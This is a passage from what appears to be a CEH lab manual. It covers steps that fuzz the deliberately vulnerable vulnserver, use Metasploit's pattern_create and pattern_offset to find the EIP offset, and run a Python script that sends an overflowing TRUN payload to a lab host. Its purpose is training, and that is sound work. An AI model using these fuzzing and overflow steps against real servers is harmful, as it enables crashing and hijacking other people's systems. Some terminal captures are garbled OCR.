Applications Places System /fuzz.py - Parrot Terminal
File Edit View Search Terminal Help
tried to send to a closed socket!
Fuzzing Variable 0:1605
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1606
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1607
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1608
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1609
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1610
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1611
Couldn't tcp connect to target
^Z
[1]+  Stopped                  generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[1]-[root@parrot]-(~)
└─# cd /home/attacker/Desktop/Scripts
└─# root@parrot:[~/home/attacker/Desktop/Scripts]#
└─# chmod +x fuzz.py
└─# root@parrot:[~/home/attacker/Desktop/Scripts]#
└─# ./fuzz.py
[1]+  Stopped                  generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[1]-[root@parrot]-(~)
└─# Menu  × ./fuzz.py - Parrot Termi...
```

61. Click **CEHv12 Windows 11** switch to the **Windows 11** machine and maximize the **Command Prompt** window running the vulnerable server.

62. You can observe the connection requests coming from the host machine (**10.10.1.13**).



```


E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe

Received a client connection from 10.10.1.13:45612
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45614
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45616
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45618
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45620
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45622
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45624
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45626
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45628
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45630
Waiting for client connections...

```

63. Now, switch to the **Immunity Debugger** window and wait for the status to change from **Running** to **Paused**.

64. In the top-right window, you can also observe that the EIP register is not overwritten by the Python script.



65. Click **CEHv12 Parrot Security** switch to the **Parrot Security** machine. In the **Terminal** window, press **Ctrl+C** to terminate the Python script.

66. A message appears, saying that the vulnerable server crashed after receiving approximately **11800** bytes of data, but it did not overwrite the EIP register.

Note: The byte size might differ in your lab environment.

```

Applications Places System
File Edit View Search Terminal Help
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1606
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1607
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1608
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1609
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1610
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1611
Couldn't tcp connect to target
^Z
[1]+ Stopped generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[root@parrot ~]#
#cd /home/attacker/Desktop/Scripts
[root@parrot ~]#chmod +x fuzz.py
[root@parrot ~]#./fuzz.py
^C[Fuzzing crashed vulnerable server at 11800 bytes]
[root@parrot ~]#
#
```

67. Click **CEHv12 Windows 11** switch back to the **Windows 11** machine and close **Immunity Debugger** and the vulnerable server process.

68. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach the vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.

69. Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 5100 bytes of data. Now, we will use the **pattern_create** Ruby tool to generate random bytes of data.

70. Click **CEHv12 Parrot Security** to switch back to the **Parrot Security** machine.

71. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

72. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.

73. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

74. Now, type **cd** and press **Enter** to jump to the root directory.

The screenshot shows a terminal window titled "cd - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
#
```

75. Type `/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 11900` and press **Enter**.

Note: `-l`: length, **11900**: byte size (here, we take the nearest even-number value of the byte size obtained in the previous step)

76. It will generate a random piece of bytes; right-click on it and click **Copy** to copy the code and close the **Terminal** window.

```

[attacker@parrot:~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot:~]
└─# cd
[root@parrot:~]
└─# !/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 11900

```

77. Now, switch back to the previously opened terminal window, type **pluma findoff.py**, and press **Enter**.

```

File Edit View Search Terminal Help
tried to send to a closed socket!
Fuzzing Variable 0:1606
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1607
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1608
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1609
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1610
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1611
Couldn't tcp connect to target
^Z
[1]+  Stopped                  generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[root@parrot:~]
└─# cd /home/attacker/Desktop/Scripts
[root@parrot:~/Desktop/Scripts]
└─# chmod +x fuzz.py
[root@parrot:~/Desktop/Scripts]
└─# ./fuzz.py
^CFuzzing crashed vulnerable server at 11800 bytes
[root@parrot:~/Desktop/Scripts]
└─# pluma findoff.py

```

78. A Python script file appears; replace the code within inverted commas ("") in the **offset** variable with the copied code, as shown in the screenshot.

79. Press **Ctrl+S** to save the script file and close it.

The screenshot shows a Parrot OS desktop environment. In the top right corner, there is a system tray icon for CyberQ. The terminal window in the foreground displays the command-line session:

```
[1]+ Stopped generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[x]-[root@parrot|-|]
└─#cd /home/attacker/Desktop/Scripts
└─#root@parrot|-|/home/attacker/Desktop/Scripts|
└─#chmod +x fuzz.py
└─#root@parrot|-|/home/attacker/Desktop/Scripts|
└─#./fuzz.py
^CFuzzing crashed vulnerable server at 11800 bytes
└─#root@parrot|-|/home/attacker/Desktop/Scripts|
└─#pluma findoff.py
```

The code editor window in the background shows the Python script `findoff.py`:

```
1 #!/usr/bin/python2
2 import sys, socket
3
4 offset =
5 "A" * 10000
6 try:
7     soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8     soc.connect(( '10.10.1.11', 9999))
9     soc.send('TRUN '+'.'*int(offset))
10    soc.close()
11 except:
12     print "Error: Unable to establish connection with Server"
```

The status bar at the bottom of the terminal window indicates: Python v Tab Width: 4 v Ln 4, Col 21 INS.

80. In the **Terminal** window, type **chmod +x findoff.py** and press **Enter** to change the mode to execute the Python script.

81. Now, type **./findoff.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

Note: When the above script is executed, it sends random bytes of data to the target vulnerable server, which causes a buffer overflow in the stack.


The screenshot shows a terminal window titled './findoff.py - Parrot Terminal' running on a Parrot OS desktop environment. The terminal window has a dark background with green text. It displays the following command-line session:

```
[root@parrot]# chmod +x findoff.py
[root@parrot]# ./findoff.py
[root@parrot]#
```

82. Click **CEHv12 Windows 11** switch to the **Windows 11** machine.

83. In the **Immunity Debugger** window, you can observe that the EIP register is overwritten with random bytes.

84. Note down the random bytes in the EIP and find the offset of those bytes.



85. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

86. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

87. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.

88. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

89. Now, type **cd** and press **Enter** to jump to the root directory.

The screenshot shows a terminal window titled "cd - Parrot Terminal". The terminal session starts with the user "attacker" at the prompt. They run "sudo su" to become root. After entering the password, they change the working directory to "/home/attacker" using the "cd" command. Finally, they press the Enter key again at the root prompt. The background of the window features a colorful parrot logo.

90. In the **Terminal** window, type `/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 11900 -q 386F4337` and press **Enter**.

Note: **-l**: length, **11900**: byte size (here, we take the nearest even-number value of the byte size obtained in the **Step#81**), **-q**: offset value (here, **386F4337** identified in the previous step).

Note: The byte length might differ in your lab environment.

91. A result appears, indicating that the identified EIP register is at an offset of **2003** bytes, as shown in the screenshot.



```
[attacker@parrot] -[~]
$ sudo su
[sudo] password for attacker:
[root@parrot] -[~/home/attacker]
#cd
[root@parrot] -[~]
#/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 11900 -q 386F4337
[*] Exact match at offset 2003
[root@parrot] -[~]
#
```

92. Close the **Terminal** window.

93. Click **CEHv12 Windows 11** to switch back to the **Windows 11** machine and close **Immunity Debugger** and the vulnerable server process.

94. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach the vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.

95. Now, we shall run the Python script to overwrite the EIP register.

96. Click **CEHv12 Parrot Security** to switch back to the **Parrot Security** machine. In the **Terminal** window, type **chmod +x overwrite.py**, and press **Enter** to change the mode to execute the Python script.

97. Now, type **./overwrite.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

